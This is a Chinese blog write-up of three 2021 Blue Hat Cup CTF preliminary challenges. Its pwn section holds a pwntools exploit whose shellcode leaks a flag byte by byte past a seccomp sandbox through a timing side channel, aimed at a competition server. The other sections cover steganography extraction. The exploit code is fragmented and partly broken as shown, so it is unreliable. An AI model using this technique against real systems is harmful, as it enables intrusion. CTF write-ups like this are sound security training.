

2021第五届蓝帽杯初赛部分题目wp

原创

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本文链接: https://blog.csdn.net/qq_43678263/article/details/116277524

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前言

本次蓝帽杯初赛做出了三道解出人数最多的题, 勉强混个线下。但不得不吐槽一下这届题目。冬奥会这题杂项套了100层娃, 头都绕晕了; PWN题的slient是2020年蓝帽杯决赛原题。其他题没做出来, 没有发言权。

WEB

[Ball_sigin](#)




签到题，用手机打开，填补3次左上角空缺的单词，完成滑雪游戏即得到flag



flag{3b2e48de-e328-4267-a8d6-8d17fb3c8889}

PWN

slient



题目 mmap 出了一块可执行内存，地址位于 0x10000，随后读取 shellcode 到这块内存上并执行，在执行前使用 seccomp 禁掉了除去 open/write 之外的其他所有系统调用，因此无法通过 write 系统调用直接 leak 出 flag。考虑单字节爆破 flag，即读取 flag 到一块内存区域，随后单字节爆破，在 shellcode 中设置 loop 循环，一旦 cmp 命中即跳转到 loop 使得程序卡死，否则执行后面的 exit 系统调用直接崩溃，根据程序的表现可以区分是否命中，注意因为服务器通信不稳定，每次读到一段 flag 就更新 exp 中的 flag 字符串继续向后爆破。

```
#coding=utf-8
from pwn import *

r = lambda p:p.recv()
rl = lambda p:p.recvline()
ru = lambda p,x:p.recvuntil(x)
rn = lambda p,x:p.recvn(x)
rud = lambda p,x:p.recvuntil(x,drop=True)
s = lambda p,x:p.send(x)
sl = lambda p,x:p.sendline(x)
sla = lambda p,x,y:p.sendlineafter(x,y)
sa = lambda p,x,y:p.sendafter(x,y)

context.update(arch='amd64',os='linux',log_level='info')
context.terminal = ['tmux','split','-h']
debug = 0
elf = ELF('./chall')
libc_offset = 0x3c4b20
gadgets = [0x45216,0x4526a,0xf02a4,0xf1147]
```

```
map_addr = 0x00010000
flag_addr = 0x10700
```

```
def exp(dis,char):
```

```
p.recvuntil("Welcome to silent execution-box.\n")
sc = asm('''
    mov r12,0x67616c66
    push r12
    mov rdi,rsp
    xor esi,esi
    xor edx,edx
    mov al,2
    syscall
    mov rdi,rax
    mov rsi,0x10700
    mov dl,0x40
    xor rax,rax
    syscall
    mov dl, byte ptr [rsi+{}]
    mov cl, {}
    cmp cl,dl
    jz loop
    mov al,60
    syscall
loop:
    jmp loop
''''.format(dis,char))
p.send(sc)
#p.interactive()
```

```
#exp(0,84)
```

```
flag = "flag{k33p_qu14t!}"
for i in range(len(flag),18):
    sleep(1)
    log.success("flag : {}".format(flag))
    for j in range(0x100):
        if debug:
```

```
if debug:
    p = process('./chall')
else:
    p = remote('8.140.177.7',40334)
try:
    #gdb.attach(p, 'b* 0x000055555554000+0xc94')
    exp(i,j)
    p.recvline(timeout=1)
    flag += chr(j)
    p.send('\n')
    log.success("{} pos : {} success".format(i,chr(j)))
    #sleep(0.5)
    #raw_input()
    p.close()
    break
except:
    #log.success("{} pos : {} failed ".format(i,chr(j)))
    p.close()
```


flag{k33p_qu14t!}

MISC

冬奥会_is_coming




题目拿到手为一张png图片



binwalk分离得到一个压缩包

```
[root@centos ~]# binwalk -e 1.rar
[...]
DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----      -----
0            0x0          PNG image, 657 x 657, 8-bit/color RGBA, non-interlaced
1            0x29         Zlib compressed data, default compression
[...]
WARNING: Extractor.execute failed to run external extractor 'unrar e 'se'': [Errno 2] No such file or directory: 'unrar', 'unrar e 'se'' might not be installed correctly
WARNING: Extractor.execute failed to run external extractor 'unrar -x 'se'': [Errno 2] No such file or directory: 'unrar', 'unrar -x 'se'' might not be installed correctly
149513      0x24809        RAR archive data, version 4.x, first volume type: MAIN_HEAD
```

解压得encode.mp3，还有提示密码为8位



查看mp3文件内容，发现最后有一段多出来的cipher，将十六进制分离出来转换得到emoji暂且不清楚有什么用，猜测为emoji加密，解密emoji发现内容无意义

The screenshot shows a hex editor with a large amount of data. The bottom right corner contains a URL: https://blog.csdn.net/qq_43678263. The data is mostly in hex format, with some ASCII characters interspersed, particularly at the end where it appears to be emoji characters.




题目名称为冬奥会，猜想8位密码为冬奥会开幕日期20220204，使用mp3stego工具分离出一个文本txt

```
F:\|网络攻防\个人CTFTools\隐写\音频隐写\mp3stego-gui>Decode.exe -X -P 20220204 1.mp3
MP3StegoEncoder 1.1.15
See README file for copyright info
Input file = '1.mp3'  output file = '1.mp3.pcm'
Will attempt to extract hidden information. Output: 1.mp3.txt
the bit stream file 1.mp3 is a BINARY file
HDR: s=FFF, id=1, l=3, ep=br-9, sf=0, pd=1, pr=0, m=0, js=0, c=0, o=0, e=0
alg.=MPEG-1, layer=III, tot bitrate=128, sfrq=44.1
mode=stereo, sbim=32, jsbd=32, ch=2
[Frame 13356]Frame cannot be located
Input stream may be empty
Avg slots/frame = 417.984; b/smp = 2.90; br = 128.008 kbps
Decoding of "1.mp3" is finished
The decoded PCM output file name is "1.mp3.pcm"
```

The screenshot shows a Windows Notepad window with the title '1.mp3.txt - 记事本'. The content of the file is a single line of text consisting entirely of emoji characters, such as 🎉, 🎃, and 🎈.


十六进制转换字符串得到如下为office里的wingding字体：



在<https://lingojam.com/WingDing>转换为字符串：




找到github上该项目，下载post-checkout文件



文件内容如下：

```
#!/bin/sh
echo How_6ad_c0uld_a_1cePeak_be? >&2
```

将内容How_6ad_c0uld_a_1cePeak_be?作为密钥结合之前的emoji，尝试emoji-aes解密（<https://aghorler.github.io/emoji-aes/>），得到flag



flag{e32f619b-dbcd-49bd-9126-5d841aa01767}